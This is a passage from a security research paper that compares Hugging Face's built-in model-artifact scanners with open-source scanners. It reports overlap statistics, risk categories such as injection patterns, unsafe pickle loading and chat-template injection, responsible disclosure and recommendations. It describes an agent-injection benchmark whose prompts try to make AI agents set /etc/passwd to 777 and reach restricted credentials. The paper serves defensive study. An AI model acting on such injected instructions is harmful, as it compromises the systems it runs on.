We observed that *there is very little overlap between the security verdicts of HF scanners and the SOTA scanners*. Only *about one in every hundred repositories flagged by HF scanners is also flagged by SOTA scanners*. In our study, Figure 2(b) shows that *only* (0.1% 104 of the 105,447 flagged files) are in repositories flagged by both HF and SOTA scanners. Similarly, only 1.15% (24/2,079) of the repositories flagged by HF scanners intersect with the repositories flagged by our scanners (*see* Figure 2 (a)). This result shows the complementarity of HF scanners and SOTA scanners. Additionally, we observed that *SOTA scanners flag a higher number of suspicious repositories and suspicious artifacts than HF.* In our study, SOTA scanners flagged about 17 times (17X) as many suspicious model artifacts as HF scanners (99,629 vs. 5,922). They also flagged about 16 times (16X) as many suspicious model repositories as HF scanners (33,306 vs. 2,079). This result shows that the SOTA scanners, studied in this work, are complementary to the HF scanners.

> *Only about one in every hundred repositories flagged by HF scanners is also flagged by SOTA scanners.*

Complementary and Overlapping Suspicious Artifacts: This experiment inspects the suspicious repositories and artifacts reported by both HF scanners and SOTA scanners. We found *only* 24 overlapping repositories flagged by both SOTA scanners and HF scanners. We then inspect these repositories to determine whether HF and SOTA scanners flagged the same/different files within each repository for the same/different reasons. Table VII and Table VIII (Appendix (section G)) highlight our results.

In seven out of 10 cases (71%), HF scanners and SOTA scanners flag a repository as suspicious for different reasons. Table VII shows that most (71% of (17/24)) overlapping suspicious repositories are flagged for different reasons.

TABLE VIII: Five (5) examples of same-file, same-repository overlap between the SOTA scanners and Hugging Face scanners. The full list is in Appendix (section G). All 18 files are flagged by both, but none share the same threat label. ✓ means stated reason is confirmed. ✗ means false positive or not a real detection.

#	Repository	File	HF reason	Valid?	SOTA scanner reason	Valid?
1	dyingc/ gguf-scanner-test-samples (Model) [44]	a01_baseline_retr0reg.gguf	ProtectAI: unsafe. Chat-template injection	✓	MODELAUDIT: GGUF parse error (array too large)	✗
2	Retr0REG/ gguf-ssti (Model) [45]	retr0reg.gguf	JFrog, ProtectAI: unsafe. Chat-template injection	✓	MODELAUDIT: GGUF parse error	✗
3	CARLCCI-repo/ CARL-CCI (Model) [46]	datasets/CCIBench/orgJIT_train.json	VirusTotal: suspicious (ClamAV: safe)	✗	OPENGREP: insecure WebSocket (L31591)	✓
4	amanrangapur/ Fin-Fact (Dataset) [47]	finfact.json	ClamAV: bank-phishing signatures	✓	OPENGREP: Mailgun API key (L18891, L18911)	✗
5	regularpooria/ wildcode (Dataset) [48]	java.json	ClamAV: webshell signature	✓	OPENGREP: generic API key (L6163)	✓

This corresponds to 86 suspicious files that do not overlap between both scanners across these repositories. Table IX shows representative cases of repositories that are flagged by HF and SOTA scanners for different reasons. For instance, in AgentInjectionBench [49] (Table IX, row 2), HF flags privilege_escalation.yaml, a file containing privilege escalation attacks that attempt to trick AI agents into performing unauthorized actions, such as changing /etc/passwd permissions to 777, bypassing security controls, and accessing restricted credentials. However, none of the SOTA scanners detect this malicious configuration file. Conversely, the SOTA scanners flag Python files in the same repository (e.g., ollama_provider.py: dynamic urllib URL open) that HF does not flag. This demonstrates that SOTA scanners complement HF scanners and discover malicious or vulnerable artifacts missed by HF.

In most cases (71%), HF and SOTA scanners flag a repository as suspicious for different reasons.

Meanwhile, we found that *only 29% (7/24) of the overlapping suspicious repositories found by both HF and SOTA scanners flag exactly the same file*. Table VII shows that 18 files/model artifacts were flagged by both HF scanners and SOTA scanners in total. (Table VII) provides further detailed breakdown of the malicious artifacts flagged by both HF and SOTA scanners. On inspection, we found that most (14/18) model artifacts flagged by both HF and SOTA scanners are GGUF scanner proof-of-concept (PoC) or test repositories (gguf-scanner-test-samples [44], gguf-ssti [45], and sample-files [50]). For example, some flagged GGUF models contain chat templates that define the formatting of chat-style interactions. These templates may use the Jinja2 templating language, which can execute Python code under certain configurations. Rendering an untrusted template in an unsandboxed environment can introduce arbitrary code execution risks. This implies that *SOTA scanners and HF scanners are complementary.* SOTA scanners primarily detect security risks in source code, dependencies and configuration files, whereas Hugging Face scanners focus on identifying threats in models.

SOTA scanners and HF scanners are complementary: only 29% (7/24) of the suspicious repositories found by both HF and SOTA scanners flag exactly the same file.

C. RQ3 Additional Security Risks

This experiment characterizes the additional risks in the suspicious model artifacts found in our study, beyond the malicious repositories/artifacts, secrets and dependencies discussed in RQ1. Appendix (Table XIV) presents our findings.

Injection (Command/Code/SQL) Patterns: The scanners reported code patterns that execute commands, codes, or construct queries from input. These include subprocess and shell calls, uses of eval and exec, SQL queries assembled from strings, dynamic use of importlib and globals(), XML parsing vulnerable to external-entity attacks, and archive extraction without path validation. After manual inspection, we observed that most detections represent risky but common coding patterns rather than deliberate attacks, except for the 16 malicious scripts reported in **RQ1**.

Unsafe Serialization: Unsafe serialization is a common concern in ML workflows. It is dangerous only when a malicious model or checkpoint is loaded. These detections indicate exposure to unsafe loading rather than the presence of malicious serialized files. Only the SOTA scanners in our artifacts scanning highlighted and reported code that loads pickle-based files (e.g., torch.load, pickle-related uses of yaml.load, marshal, and dill, and trust_remote_code=true).

Security misconfiguration and weak cryptography: Misconfigurations flagged include Flask debug mode, services bound to all network interfaces, permissive CORS or file-system permissions, and privileged container settings. Trivy [27] also flagged container-related detections in Kubernetes configuration files across nine (9) repositories. Weak cryptography detections include the use of MD5 and SHA-1, outdated TLS configurations, disabled certificate validation,

TABLE IX: Examples of same-repository, different-file overlap between the SOTA scanners and Hugging Face scanners. The full list is in Appendix (section H). "—" means the file was not flagged by that side. *Valid?* records whether the stated reason is confirmed: ✓ confirmed, ✗ false positive or not a real detection.

#	Repository	File	HF reason	Valid?	SOTA scanner reason	Valid?
1	`Alibaba-AAIG/XGuard-Train-Open-200K` (Dataset) [51]	`xguard_train_open_200k.jsonl`	VirusTotal: suspicious (Avast: MacOS KeyLogger)	✓	—	—
		`examples/data_processing.py`	—	—	BANDIT: unpinned `load_dataset()` download	✓
2	`ppradyoth/AgentInjectionBench` (Dataset) [49]	`generation/templates/privilege_escalation.yaml`	ClamAV: `Txt.Malware.Sustes`: malicious shell-script files	✓	—	—
		`ollama_provider.py`	—	—	BANDIT, OPENGREP: dynamic `urllib` URL open (L24, L58)	✓
		`space/app.py`	—	—	BANDIT: weak PRNG (L204)	✓
3	`huggymotz/vla-checkpoint-50ep` (Model) [52]	`training_args.bin`	ProtectAI: unsafe (PAIT-PYTCH-100)	✓	—	—
		`zero_to_fp32.py`	—	—	BANDIT, OPENGREP: unsafe `torch.load` / pickle deserialisation (L105, L152, L662)	✓

and unencrypted HTTP, FTP, or WebSocket connections. We observed that a huge chunk of the cryptography detections are benign, e.g., Bandit [18] reports every MD5, and SHA-1, mostly used for checksums rather than security-sensitive hashing.

GGUF model and metadata warnings: We found 35 chat templates flagged as suspicious by ModelAudit, spanning 21 repositories. We inspected these for malicious commands and found none. ModelAudit [30] flags them because they can be used to inject arbitrary code into the model. We also observed that many GGUF model artifact detections produced by ModelAudit [30] arise from parsing failures and suspicious metadata detections. Parsing failures include messages such as a tensor size mismatch, an invalid GGUF header (`GGUF header appears invalid`), and a tensor parse error (`GGUF tensor parse error: String length N exceeds maximum N`). ModelAudit [30] also reported suspicious metadata values. For example, in Appendix (Table XV (line 1)), `a01_baseline_retr0reg.gguf` was read and flagged because it could not be completely parsed. These warnings are informational, not necessarily malicious behaviors. They reflect the extraction of URLs, links, and license fields from unpopular HF repositories and metadata embedded within the artifacts.

Additional security risks include injection patterns, unsafe deserialization, misconfigurations, and weak cryptography.

VI. THREATS TO VALIDITY AND ETHICS

External Validity: While our empirical results hold as at the time of our analysis (May-July 2026), there is the risk that findings may differ if the study is conducted at a different time. Model hubs evolve over time, and HF is a continuously growing platform, where repositories are added, updated, and removed over time. model repositories may differ at different snapshots. Hence, replicating our study at a later date may yield different repository counts and detection results.

Internal Validity: The main threat to internal validity is the correctness of our implementation and the reproducibility of our results. To mitigate this threat, we have tested our implementation and the insecure artifacts. We provide our code and experimental data to support scrutiny and reuse.

Construct Validity: We classify an artifact as malicious if it contains system-level instructions or functionality that pose a security risk. Table III provides two examples of malicious scripts and their corresponding payloads. Additionally, we feed the suppressed clusters to an LLM. This process may introduce classification errors. We mitigate this threat by manually reviewing the malicious LLM-generated classification. Using this process, we confirmed the malicious behavior of all 13 malicious repositories reported in our study. Additionally, the discovered insecure artifact in this work may be incomplete since our empirical method employs several heuristics to scale analysis (e.g., risk scoring, noise suppression, and weight multipliers) Appendix (Table X). Hence, we cannot rule out the possibility that other security issues may remain hidden.

Ethics and Responsible Disclosure: We reported all 13 confirmed malicious repositories in Appendix (Table XVII) to Hugging Face through its security reporting channel. The report contained the repository details, malicious payloads, and scanner detections. We also provide the code to reproduce them including instructions on how to execute the SOTA scanners, load the files, dynamically analyze and observe the malicious behavior. We have not provided the findings of this work publicly to avoid attackers leveraging it. We provide most findings (e.g., secrets) in our artifact for review purpose, but we will redact raw secrets and details of vulnerable repositories in the final paper and artifact. We will only provide them on request, strictly for disclosure or research purposes.

VII. Recommendation & Implications in Practice

Model hubs. We recommend that model hubs (such as HF) improve artifact scanning and vetting, especially for code/scripts. This is because the 13 most severe malicious risks found in this work were Python (`.py`) scripts, a format that the main HF scanners (e.g., JFrog [14], ProtectAI [13], and PickleScan [12]) do not support. We recommend that artifact-specialised scanners (e.g., Opengrep [19], Bandit [18]) be incorporated by model hubs for artifact scanning. Secondly, we recommend that model hubs should scan configuration files, and dependency packages, given the severity of leaked secrets and vulnerable packages found in our work. Thirdly, we advise that model hubs make their internal scanner coverage visible. For instance, HF employs TruffleHog for secret scanning [42], but its secret-scanning checks are not exposed through the security API used in our study. Such disclosures will help the users make informed security decisions. Lastly, we recommend that model hubs enforce a disclaimer or declaration policy that requires repository owners (especially white hat practitioners) to explicitly declare the risks in their repositories, e.g., attack POCs. We suggest building a declaration policy into the repository's model card, e.g., a required field or checkbox when risky content is known by the owner at upload so HF can enforce it rather than depend on user compliance. These recommendations have been provided to Hugging Face during disclosure.

End-users of model hubs. We advise that end-users treat repository code as untrusted and inspect custom code before loading a repository with `trust_remote_code=True`. We also recommend that users load models/datasets in an isolated environment, especially when their provenance is unknown.

Researchers and security practitioners. In our study, no single scanner covered every threat category. Moreover, open-source SOTA scanners produce several false positives, such that detecting real malicious scripts and live secrets required combining open-source SOTA scanners with risk-based prioritization, dynamic execution and manual confirmation. Hence, we recommend that researchers investigate how to build more effective and robust scanners for model artifacts.

VIII. Related works

Empirical Studies of Model Hub Security: Existing empirical studies primarily focus on *only* ML models, specific ML artifacts or other aspects of model hub security. Prior work examined serialized model weights [9], [11], and custom model-loading code [10]. For instance, Casey et al. [9] applied dynamic tracing to identify unsafe serialization patterns during model loading. Siddiq et al. [10] employ static security analyzers to study custom model-loading code, but primarily focus on model repositories. Jiang et al. introduced PeaTMOSS [53], a dataset and empirical analysis of pre-trained models reused in open-source software. Stalnaker et al. [21] investigated documentation, licensing, and the relationships among models and datasets hosted on HF. Unlike HubAudit, these works examined individual ML artifacts, such as dependencies, secrets, and configuration files, in isolation.

ML Security Scanners: Researchers have proposed different approaches and techniques to detect vulnerabilities in models, datasets or ML artifacts [7], [54]–[59]. MalHug [5] is the closest work to HubAudit, being the only work to analyze both model and dataset categories on Hugging Face. It applies static analysis techniques, including taint and heuristic analysis, and its scanner is closed-source and proprietary. Unlike MalHug [5], HubAudit broadens the scope of security analysis of model artifacts beyond loading scripts, it analyzes a comprehensive range of artifacts (*see* Table I). HubAudit also differ to prior works in terms of techniques. For instance, prior works do not combine SOTA scanners and employ LLMs to analyze model artifacts.

Model Artifact-specific analysis: Researchers have also conducted model-artifact-specific analysis. Jiang et al. [20] investigated the security risks in the pre-trained model supply chain and identified models, datasets, weights, and configurations as important attack surfaces. Similar to HubAudit, Yun et al. [17] combines static analysis with LLM-assisted review through its Secret Reviewer framework and compares its effectiveness against TruffleHog [42], the scanner integrated into Hugging Face Spaces. However, its analysis is specifically focused on secret leakage in Spaces and does not cover models, datasets, dependency packages, or dynamic threats. HubAudit complements these efforts by focusing on several model artifacts (including secrets) and incorporating LLM-assisted review into a broader artifact-security analysis rather than restricting LLM review to a single threat category.

IX. Conclusion

This work presents an empirical study called HubAudit. HubAudit examines the security gap in model artifact scanning on Hugging Face (HF). Specifically, it aims to expose the blind spots in Hugging Face's artifact scanning by comparing HF's artifact scanners versus SOTA artifact scanners, using over half a million (525K) model repositories, and eight scanners. It collects the security verdict of the two HF's artifacts scanners (VirusTotal [15] and ClamAV [16]) and compares them to the security verdicts of six SOTA scanners (Bandit [18], OpenGrep [19], Trivy [27], PySentry [29], PipAudit [28], ModelAudit [30]). Our empirical method combines multi-scanner result clustering, manual analysis, LLM review and dynamic execution. Results show that there is a security gap in model artifact scanning on Hugging Face. For instance, our study found 16 previously unknown malicious Python scripts, 13 malicious repositories, 30 previously undetected leaked secrets and 318 vulnerable packages. Hence, we recommend that model hubs incorporate more rigorous artifact scanners (e.g., Bandit [18], OpenGrep [19]).

Data Availability

Our artifacts, data, source code and results are available at https://HubAudit.github.io.

References

[1] Hugging Face, "Hugging Face – the AI community building the future," 2016, accessed: Nov. 7, 2025. [Online]. Available: https://huggingface.co/

[2] "Opencsg," https://opencsg.com/, 2023, [Accessed Oct. 20, 2026].

[3] GitHub, "Github," https://github.com/, 2007, [Accessed 07-11-2025].

[4] ModelScope, "Modelscope," https://modelscope.cn/home, 2022, [Accessed 07-11-2025].

[5] J. Zhao, S. Wang, Y. Zhao, X. Hou, K. Wang, P. Gao, Y. Zhang, C. Wei, and H. Wang, "Models are codes: Towards measuring malicious code poisoning attacks on pre-trained model hubs," in *Proceedings of the 39th IEEE/ACM International Conference on Automated Software Engineering*, ser. ASE '24. New York, NY, USA: Association for Computing Machinery, 2024, p. 2087–2098. [Online]. Available: https://doi.org/10.1145/3691620.3695271

[6] S. Nambiar, D. Pradhan, and E. Soremekun, "Malicious ml model detection by learning dynamic behaviors," 2026. [Online]. Available: https://arxiv.org/abs/2604.19438

[7] D. Pradhan, S. Nambiar, and E. Soremekun, "Shadowpickle: Evading machine learning model scanners via stealthy pickle deserialization attacks," *arXiv preprint arXiv:2607.17503*, 2026.

[8] R. Debnath, "Hugging Face in 2026: Usage, revenue, valuation & growth statistics," Fueler Blog, 2025, accessed: Oct. 21, 2026. [Online]. Available: https://fueler.io/blog/hugging-face-usage-revenue-valuation-growth-statistics

[9] B. Casey, J. C. S. Santos, and M. Mirakhorli, "A large-scale exploit instrumentation study of ai/ml supply chain attacks in hugging face models," 2024. [Online]. Available: https://arxiv.org/abs/2410.04490

[10] M. L. Siddiq, T. H. Romel, N. Sekerak, B. Casey, and J. C. S. Santos, "An empirical study on remote code execution in machine learning model hosting ecosystems," 2026. [Online]. Available: https://arxiv.org/abs/2601.14163

[11] G. Digregorio, M. Di Gennaro, S. Zanero, S. Longari, and M. Carminati, "On the (in) security of loading machine learning models," in *2026 IEEE Symposium on Security and Privacy (SP)*. IEEE, 2026, pp. 272–289.

[12] Hugging Face, "Pickle scanning (Hub documentation)," 2025, hugging Face documentation, Accessed: Jan. 7, 2026. [Online]. Available: https://huggingface.co/docs/hub/en/security-pickle

[13] ——, "Third-party scanner: Protect AI," 2025, hugging Face documentation, Accessed: Jan. 7, 2026. [Online]. Available: https://huggingface.co/docs/hub/en/security-protectai

[14] ——, "Third-party scanner: JFrog," 2025, hugging Face documentation, Accessed: Oct. 11, 2025. [Online]. Available: https://huggingface.co/docs/hub/en/security-jfrog

[15] ——, "Hugging Face and VirusTotal collaborate to strengthen AI security," 2025, hugging Face blog, Accessed: Jan. 7, 2026. [Online]. Available: https://huggingface.co/blog/virustotal

[16] ——, "Malware scanning (Hub documentation)," 2025, hugging Face documentation, Accessed: Jan. 7, 2026. [Online]. Available: https://huggingface.co/docs/hub/en/security-malware

[17] S. Yun, Y. Zhang, Z. Shi, L. Wang, Y. Wang, and Y. Bai, "A large-scale empirical study of secret key leakage in Hugging Face spaces," in *Proceedings of the IEEE/ACM 48th International Conference on Software Engineering (ICSE)*, 2026. [Online]. Available: https://dl.acm.org/doi/pdf/10.1145/3744916.3773117

[18] PyCQA, "Bandit - GitHub," accessed: Aug. 25, 2026. [Online]. Available: https://github.com/PyCQA/bandit

[19] OpenGrep, "OpenGrep - GitHub," accessed: Aug. 25, 2026. [Online]. Available: https://github.com/opengrep/opengrep

[20] W. Jiang, N. Synovic, R. Sethi, A. Indarapu, M. Hyatt, T. R. Schorlemmer, G. K. Thiruvathukal, and J. C. Davis, "An empirical study of artifacts and security risks in the pre-trained model supply chain," in *Proceedings of the 2022 ACM Workshop on Software Supply Chain Offensive Research and Ecosystem Defenses*, ser. SCORED'22. New York, NY, USA: Association for Computing Machinery, 2022, p. 105–114. [Online]. Available: https://doi.org/10.1145/3560835.3564547

[21] T. Stalnaker, N. Wintersgill, O. Chaparro, L. A. Heymann, M. D. Penta, D. M. German, and D. Poshyvanyk, "An empirical analysis of machine learning model and dataset documentation, supply chain, and licensing challenges on hugging face," 2025. [Online]. Available: https://arxiv.org/abs/2502.04484

[22] N. Li, Y. Zhao, S. Wang, Z. Wu, and H. Wang, "Exploring typo squatting threats in the Hugging Face ecosystem," in *Proceedings of the 16th International Conference on Internetware (Internetware)*, 2025.

[23] B. Tekeste, K. Al-Hussaeni, B. C. Fung, I. Alawadhi, and C. Fachkha, "Adversarial machine learning: a 20-year survey of attacks, defenses, and standards," *IEEE Access*, 2026.

[24] OWASP Foundation. (2023) OWASP Machine Learning Security Top 10. [Online]. Available: https://owasp.org/www-project-machine-learning-security-top-ten/

[25] Y. Gao, I. Shumailov, and K. Fawaz, "Supply-chain attacks in machine learning frameworks," *Proceedings of Machine Learning and Systems*, vol. 7, 2025.

[26] Z. Tan, J. Singer, and C. Anagnostopoulos, "Attesting llm pipelines: Enforcing verifiable training and release claims," in *Proceedings of the 34th ACM International Conference on the Foundations of Software Engineering*, ser. FSE Companion '26. New York, NY, USA: Association for Computing Machinery, 2026, p. 1553–1556. [Online]. Available: https://doi.org/10.1145/3803437.3805530

[27] Aqua Security, "Trivy - GitHub," accessed: Aug. 25, 2026. [Online]. Available: https://github.com/aquasecurity/trivy

[28] Python Packaging Authority, "pip-audit - GitHub," accessed: Aug. 25, 2026. [Online]. Available: https://github.com/pypa/pip-audit

[29] PySentry, "PySentry - GitHub," accessed: Aug. 25, 2026. [Online]. Available: https://github.com/nyudenkov/pysentry

[30] Promptfoo, "ModelAudit - GitHub," accessed: Aug. 25, 2026. [Online]. Available: https://github.com/promptfoo/modelaudit

[31] A. Fogel, O. Hofman, E. Cohen, and R. Vainshtein, "Inference-time backdoors via chat templates: From LLM supply chains to agentic system compromise," 2026. [Online]. Available: https://arxiv.org/abs/2602.04653

[32] a350h, "GoodbyeWorld," 2026, hugging Face model repository, Accessed: Sep. 25, 2026. [Online]. Available: https://huggingface.co/a350h/GoodbyeWorld

[33] ysn-rfd, "text-dataset-tiny-code-script-py-format: full_MFE.py," 2026, hugging Face dataset repository, Accessed: Sep. 25, 2026. [Online]. Available: https://huggingface.co/datasets/ysn-rfd/text-dataset-tiny-code-script-py-format/blob/main/malicious_file_embedding/full_MFE.py

[34] Hugging Face, "Hugging Face tasks," 2026, accessed: Oct. 16, 2026. [Online]. Available: https://huggingface.co/tasks

[35] ——, "Hugging Face Hub client library (huggingface_hub)," 2025, hugging Face documentation, Accessed: Oct. 4, 2026. [Online]. Available: https://huggingface.co/docs/huggingface_hub/index

[36] arkapravac366, "Eminem-Data-Entry," 2026, hugging Face model repository, Accessed: Oct. 20, 2026. [Online]. Available: https://huggingface.co/arkapravac366/Eminem-Data-Entry

[37] NobodyExistsOnTheInternet, "phi2v1," 2026, hugging Face model repository, Accessed: Oct. 20, 2026. [Online]. Available: https://huggingface.co/NobodyExistsOnTheInternet/phi2v1

[38] xitro, "rce-trust-remote-code," 2026, hugging Face model repository, Accessed: Oct. 12, 2026. [Online]. Available: https://huggingface.co/xitro/rce-trust-remote-code

[39] Google, "Gemini API: Models endpoint," https://ai.google.dev/api/models, 2026, generative Language API reference, Accessed: Oct. 20, 2026.

[40] ——, "Google Gemini," https://gemini.google.com/, 2026, google Gemini, Accessed: Oct. 20, 2026.

[41] Telegram, "Telegram Bot API: `getMe`," https://core.telegram.org/bots/api#getme, 2026, bot API reference, Accessed: Oct. 20, 2026.

[42] Hugging Face, "Secrets Scanning," https://huggingface.co/docs/hub/en/security-secrets, 2025, hugging Face Hub Documentation.

[43] Truffle Security, "TruffleHog," https://github.com/trufflesecurity/trufflehog, 2026.

[44] dyingc, "dyingc/gguf-scanner-test-samples," hugging Face repository, Accessed: Oct. 4, 2026. [Online]. Available: https://huggingface.co/dyingc/gguf-scanner-test-samples

[45] Retr0REG, "Retr0REG/gguf-ssti," hugging Face repository, Accessed: Oct. 4, 2026. [Online]. Available: https://huggingface.co/Retr0REG/gguf-ssti

[46] CARLCCI-repo, "CARLCCI-repo/CARL-CCI," hugging Face repository, Accessed: Oct. 4, 2026. [Online]. Available: https://huggingface.co/CARLCCI-repo/CARL-CCI

[47] amanrangapur, "amanrangapur/Fin-Fact," hugging Face dataset, Accessed: Oct. 5, 2026. [Online]. Available: https://huggingface.co/datasets/amanrangapur/Fin-Fact

[48] regularpooria, "wildcode," 2026, hugging Face dataset repository, Accessed: Oct. 20, 2026. [Online]. Available: https://huggingface.co/datasets/regularpooria/wildcode

[49] ppradyoth, "ppradyoth/AgentInjectionBench," hugging Face dataset, Accessed: Oct. 5, 2026. [Online]. Available: https://huggingface.co/datasets/ppradyoth/AgentInjectionBench

[50] protecttors, "protecttors/sample-files," hugging Face repository, Accessed: Oct. 4, 2026. [Online]. Available: https://huggingface.co/protecttors/sample-files

[51] Alibaba-AAIG, "Alibaba-AAIG/XGuard-Train-Open-200K," hugging Face dataset, Accessed: Oct. 5, 2026. [Online]. Available: https://huggingface.co/datasets/Alibaba-AAIG/XGuard-Train-Open-200K

[52] huggymotz, "huggymotz/vla-checkpoint-50ep," 2026, hugging Face model, Accessed: Oct. 12, 2026. [Online]. Available: https://huggingface.co/huggymotz/vla-checkpoint-50ep

[53] W. Jiang, J. Yasmin, J. Jones, N. Synovic, J. Kuo, N. Bielanski, Y. Tian, G. K. Thiruvathukal, and J. C. Davis, "Peatmoss: A dataset and initial analysis of pre-trained models in open-source software," 2024. [Online]. Available: https://arxiv.org/abs/2402.00699

[54] "Github - columbia/pickleball: Pickleball protects users from dangerous pickle-based ml models — github.com," https://github.com/columbia/pickleball, 2025, [Accessed 02-04-2026].

[55] "Github - s2e-lab/hf-model-analyzer - modeltracer," https://github.com/s2e-lab/hf-model-analyzer, [Accessed 25-03-2026].

[56] PyTorch Contributors, "weights_only_unpickler.py – PyTorch," 2025, gitHub repository, Accessed: Jan. 7, 2026. [Online]. Available: https://github.com/pytorch/pytorch/blob/main/torch/_weights_only_unpickler.py

[57] Trail of Bits, "Fickling: A Python pickling decompiler and static analyzer," 2025, gitHub repository, Accessed: Jan. 7, 2026. [Online]. Available: https://github.com/trailofbits/fickling

[58] S. Nambiar, D. Pradhan, and E. Soremekun, "Malicious ml model detection by learning dynamic behaviors," 2026. [Online]. Available: https://arxiv.org/abs/2604.19438

[59] H. Ohayon, D. Gilkarov, and R. Dubin, "Safepickle: Robust and generic ml detection of malicious pickle-based ml models," *arXiv preprint arXiv:2602.19818*, 2026.

[60] OpenAI, "GPT-4o system card," 2024. [Online]. Available: https://arxiv.org/abs/2410.21276

[61] ——, "OpenAI API reference," 2026, openAI developer documentation, Accessed: Oct. 11, 2026. [Online]. Available: https://developers.openai.com/api/reference

[62] ——, "OpenAI OpenAPI specification (openapi.yaml) - GitHub," 2026, accessed: Oct. 11, 2026. [Online]. Available: https://raw.githubusercontent.com/openai/openai-openapi/master/openapi.yaml

[63] scthornton, "bert-tiny-multi-attack-demo," 2025, hugging Face model repository, Accessed: Oct. 12, 2026. [Online]. Available: https://huggingface.co/scthornton/bert-tiny-multi-attack-demo

[64] The Tcpdump Group, "tcpdump and libpcap," accessed: Oct. 4, 2026. [Online]. Available: https://www.tcpdump.org/

[65] ——, "pcap-savefile: libpcap savefile format," accessed: Oct. 16, 2026. [Online]. Available: https://www.tcpdump.org/manpages/pcap-savefile.5.html

[66] FIRSTACCOUNT69, "auto-map-test," 2026, hugging Face model repository, Accessed: Oct. 12, 2026. [Online]. Available: https://huggingface.co/FIRSTACCOUNT69/auto-map-test

[67] xiaoyaoes, "malicious-keras-text-encoder," 2026, hugging Face model repository, Accessed: Oct. 12, 2026. [Online]. Available: https://huggingface.co/xiaoyaoes/malicious-keras-text-encoder

[68] applexml, "kimi-k2-poc2," 2026, hugging Face model repository, Accessed: Oct. 12, 2026. [Online]. Available: https://huggingface.co/applexml/kimi-k2-poc2

[69] UCSC-VLAA, "CIK-Bench," 2026, hugging Face dataset repository, Accessed: Oct. 12, 2026. [Online]. Available: https://huggingface.co/datasets/UCSC-VLAA/CIK-Bench

[70] airblackbox, "eu-ai-act-compliance-benchmark," 2026, hugging Face dataset repository, Accessed: Oct. 12, 2026. [Online]. Available: https://huggingface.co/datasets/airblackbox/eu-ai-act-compliance-benchmark

[71] torchsight, "cybersecurity-classification-benchmark," 2026, hugging Face dataset repository, Accessed: Oct. 12, 2026. [Online]. Available: https://huggingface.co/datasets/torchsight/cybersecurity-classification-benchmark

[72] XuWY, "AgentTrap," 2026, hugging Face dataset repository, Accessed: Oct. 12, 2026. [Online]. Available: https://huggingface.co/datasets/XuWY/AgentTrap

[73] zhmzm, "AgentTrap," 2026, hugging Face dataset repository, Accessed: Oct. 12, 2026. [Online]. Available: https://huggingface.co/datasets/zhmzm/AgentTrap

[74] inclusionAI, "A3S-Bench," 2026, hugging Face dataset repository, Accessed: Oct. 12, 2026. [Online]. Available: https://huggingface.co/datasets/inclusionAI/A3S-Bench

[75] CARLCCI-repo, "CARLCCI-repo/CARLCCI," hugging Face repository, Accessed: Oct. 4, 2026. [Online]. Available: https://huggingface.co/CARLCCI-repo/CARLCCI

[76] weijianzhg, "weijianzhg/email-safety-triage-10k," hugging Face dataset, Accessed: Oct. 5, 2026. [Online]. Available: https://huggingface.co/datasets/weijianzhg/email-safety-triage-10k

[77] CarperAI, "CarperAI/pile-v2-small-filtered," 2022, hugging Face dataset, Accessed: Oct. 12, 2026. [Online]. Available: https://huggingface.co/datasets/CarperAI/pile-v2-small-filtered

[78] bigcode, "bigcode/the-stack-inspection-data," 2023, hugging Face dataset, Accessed: Oct. 12, 2026. [Online]. Available: https://huggingface.co/datasets/bigcode/the-stack-inspection-data

[79] recursal, "recursal/MDN," 2024, hugging Face dataset, Accessed: Oct. 12, 2026. [Online]. Available: https://huggingface.co/datasets/recursal/MDN

[80] VoltageVagabond, "VoltageVagabond/spam-classifier-liquid," 2026, hugging Face model, Accessed: Oct. 12, 2026. [Online]. Available: https://huggingface.co/VoltageVagabond/spam-classifier-liquid

[81] Weyaxi, "Weyaxi/Einstein-v6-7B," 2024, hugging Face model, Accessed: Oct. 12, 2026. [Online]. Available: https://huggingface.co/Weyaxi/Einstein-v6-7B

[82] cgrumbach, "cgrumbach/BitcoinPaper," 2024, hugging Face model, Accessed: Oct. 12, 2026. [Online]. Available: https://huggingface.co/cgrumbach/BitcoinPaper

[83] Weyaxi, "Weyaxi/Einstein-v6.1-phi2," 2024, hugging Face model, Accessed: Oct. 12, 2026. [Online]. Available: https://huggingface.co/Weyaxi/Einstein-v6.1-phi2

[84] VoltageVagabond, "VoltageVagabond/spam-classifier-mlx," 2026, hugging Face model, Accessed: Oct. 12, 2026. [Online]. Available: https://huggingface.co/VoltageVagabond/spam-classifier-mlx

[85] scthornton, "scthornton/securecode," 2026, hugging Face dataset, Accessed: Oct. 22, 2026. [Online]. Available: https://huggingface.co/datasets/scthornton/securecode

[86] ——, "scthornton/securecode-aiml," 2026, hugging Face dataset, Accessed: Oct. 22, 2026. [Online]. Available: https://huggingface.co/datasets/scthornton/securecode-aiml

[87] FredZhang7, "FredZhang7/google-safesearch-mini-tfjs," 2022, hugging Face model, Accessed: Oct. 12, 2026. [Online]. Available: https://huggingface.co/FredZhang7/google-safesearch-mini-tfjs

[88] Jiahuita, "Jiahuita/NewsSourceClassification," 2024, hugging Face model, Accessed: Oct. 12, 2026. [Online]. Available: https://huggingface.co/Jiahuita/NewsSourceClassification

[89] uncleMehrzad, "uncleMehrzad/polyp-segmentation," 2026, hugging Face model, Accessed: Oct. 22, 2026. [Online]. Available: https://huggingface.co/uncleMehrzad/polyp-segmentation